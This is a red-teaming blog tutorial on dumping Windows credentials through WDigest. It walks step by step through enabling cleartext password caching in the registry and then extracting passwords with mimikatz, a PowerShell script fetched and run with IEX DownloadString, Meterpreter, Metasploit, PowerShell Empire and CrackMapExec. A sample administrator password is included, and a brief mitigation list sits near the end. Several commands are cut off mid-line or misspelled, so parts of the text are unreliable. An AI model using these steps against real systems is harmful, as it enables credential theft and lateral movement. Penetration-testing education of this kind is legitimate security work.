Hacking Articles
Raj Chandel's Blog

Credential Dumping: WDigest

posted in RED TEAMING on APRIL 6, 2020 by RAJ CHANDEL

SHARE

This is our third article in the series of Credential Dumping. In this article, we will manipulate WDigest.dll to retrieve the system credentials. The methods used in this article are for both internal and external penetration testing.

Table of Content:

Introduction to Wdigest

WDigest.dll was launched through Windows XP was specifically crafted for HTTP and SASL authentication. Basically, it's work was to send confirmation of secret keys in order to authenticate the said protocol. The security attributes of NTLM protocol were applied to this DLL file as it's a challenge/response protocol too. WDigest protocol is enabled in Windows XP – Windows 8.0 and Windows Server 2003 – Windows Server 2012 by default, which allows credentials to be saved in clear text in LSAS file. Windows 10, Windows Server 2012 R2 and Windows Server 2016 doesn't have this protocol active. And it also released a patch for earlier versions.

Working of WDigest.dll

As it is a challenge-response protocol, it important to understand how it works. Such protocols demand a validating server that creates a challenge for them. The said challenge has incalculable data. A is key is obtained from the user's password which is further used to

encrypt the challenge and to craft a response. A reliable service can then validate the user processes by comparing to the encrypted response that is received by the client and if the responses match, then the user is authenticated.

Now that we have understood what exactly a WDigest protocol is and how it works, let's get to practical how to exploit it.

Manual

Our first method to exploit WDigest in to dump the desired credentials is manual. Such a method comes handy in white box pentesting. In this method, download mimikatz and run the following commands :

```
privilege::debug
sekrusla::wdigest
```

As you can then see that the result of the above commands didn't bear a fruit because WDigest protocol wasn't active. To activate the said protocol, use the following command:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Sec
```

The above command will create a file called **UseLogonCredetnial** in the WDigest folder in the registry and simultaneously sets it binary value to 1 as you can in the image below:

The above step has just enabled WDigest in the system. Which will allow the password to be saved in memory that too in clear texts. And now these passwords can be retrieved sneakily as you will see further in this article.

For now, we need to update the policy that we just entered in the registry using the following command:

```
gpupdate /force
```

Now, if you launch mimikatz and run the following commands then you will have the credentials.

```
privilege::debug
sekurlsa::wdigest
```

PowerShell

In this method, we will be invoking PowerShell scripts in the system. This script will further help us get our hands on the credentials.

Download WdigestDowngrade.ps1

Simply launch the PowerShell Command Prompt and run the following commands:

```
Import-Module .\WdigestDowngrade.ps1
Invoke-WdigestDowngrade
reg query HKLM\SYSTEM\CurrentControlSet\Control\S
```

Once the above commands are executed successfully, run the following command to dump the credentials.

```
IEX (New-Object Net.WebClient).DownloadString('ht
```

And as you can see, we got the credentials.

PowerShell via Meterpreter

In this method, we will be invoking PowerShell script in our meterpreter session. This script will further help us get our hands on the credentials. When you have a meterpreter session, run the following commands to create the UseLogonCredential file and make changes in the registry key.

```
reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\C
load powershell
powershell_import /root/Desktop/Invoke-WdigestDow
powershell_execute Invoke-WdigestDowngrade
```

After the above commands create the UseLogonCredential file as required and then you can launch mimikatz to dump the credentials using the following commands:

Download Invoke Mimikatz.ps1

```
load powershell
powershell_import /root/Invoke-Mimikatz.ps1
powershell_execute Invoke-Mimikatz -CredsDump
```

Metasploit Framework

Our next method is an excellent method to dump the credentials remotely which often a requirement in grey box pentesting. Once you have your meterpreter session via Metasploit, remember to background the session and then you can execute wdigest_caching exploit to make the changes in WDigest folder which we just did manually in our previous method by using the following commands:

```
use post/windows/manage/wdigest_caching
set session 1
execute
```

Then further use the load kiwi module to dump the credentials. For doing so, type :

```
load kiwi
creds_wdigest
```

And yes! We got our credentials.

PowerShell Empire

When you have a session through Empire, use the post exploit **wdigest_downgrade** to create the **UseLogonCredential** file in wdigest folder and its registry key value i.e. 1 with the help of following commands:

```
usemodule management/wdigest_downgrade*
execute
```

Once the above post exploit is executed successfully, you can use another build in post exploit to dump the credentials with the following set of commands:

```
usemodule credentials/mimikatz/command*
set Command sekurlsa::wdigest
execute
```

And after the execution of the above command, you have the credentials.

CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool creates the registry key due to which passwords are stored in memory as discussed previously. It requires a bunch of things.

Requirements:

Username: Administrator

Password: Ignite@987

IP Address: 192.168.1.105

Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -M wdigest -o ACTION=enable

```
crackmapexec smb 192.168.1.105 -u 'Administrator'
```

Read More: Lateral Moment on Active Directory: CrackMapExec

Mitigation

Following are the steps one can take in order to secure themselves from this scenario:

- Make sure the there is no UseLogonCredential file in your system
- If you are using the older versions of windows then make sure that windows us updates with the patch
- UseLogonCredential registry keys values should be set to 0 to completely disable this protocol.
- Regularly check the registry key value to make sure that you have not been the victim.

TL; DR

Understanding the very basics of your operating systems such as windows, allow you to be more secure in this cyber world. Knowing how endpoints are put together to work perfectly for your convenience is important as a seemingly minor change can make you vulnerable. Such as WDigest saves all the passwords in memory on the clear text which puts the credentials of the user at risk. And this thought made us take a stab on credential dumping by manipulating WDigest. So, through with mimikatz, Metasploit framework and other such tools that we have mentioned above can leverage your credentials both locally and remotely and can even allow the attacker to use them to their advantage. An attacker who is able to get administrator privileges of your system can modify the values in the registry and dump the credentials as shown in the article above using Mimikatz, Metasploit, Empire, and PowerShell scripts.

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST
← CREDENTIAL DUMPING: WINDOWS CREDENTIAL MANAGER

NEXT POST
CREDENTIAL DUMPING: SECURITY SUPPORT PROVIDER (SSP) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT

Search

ENTER KEYWORD


Subscribe to Blog via Email

Email Address

SUBSCRIBE

Join our Training Programs

Follow me on Twitter



Categories

- Window Password Hacking
- Wireless Hacking

Articles

Select Month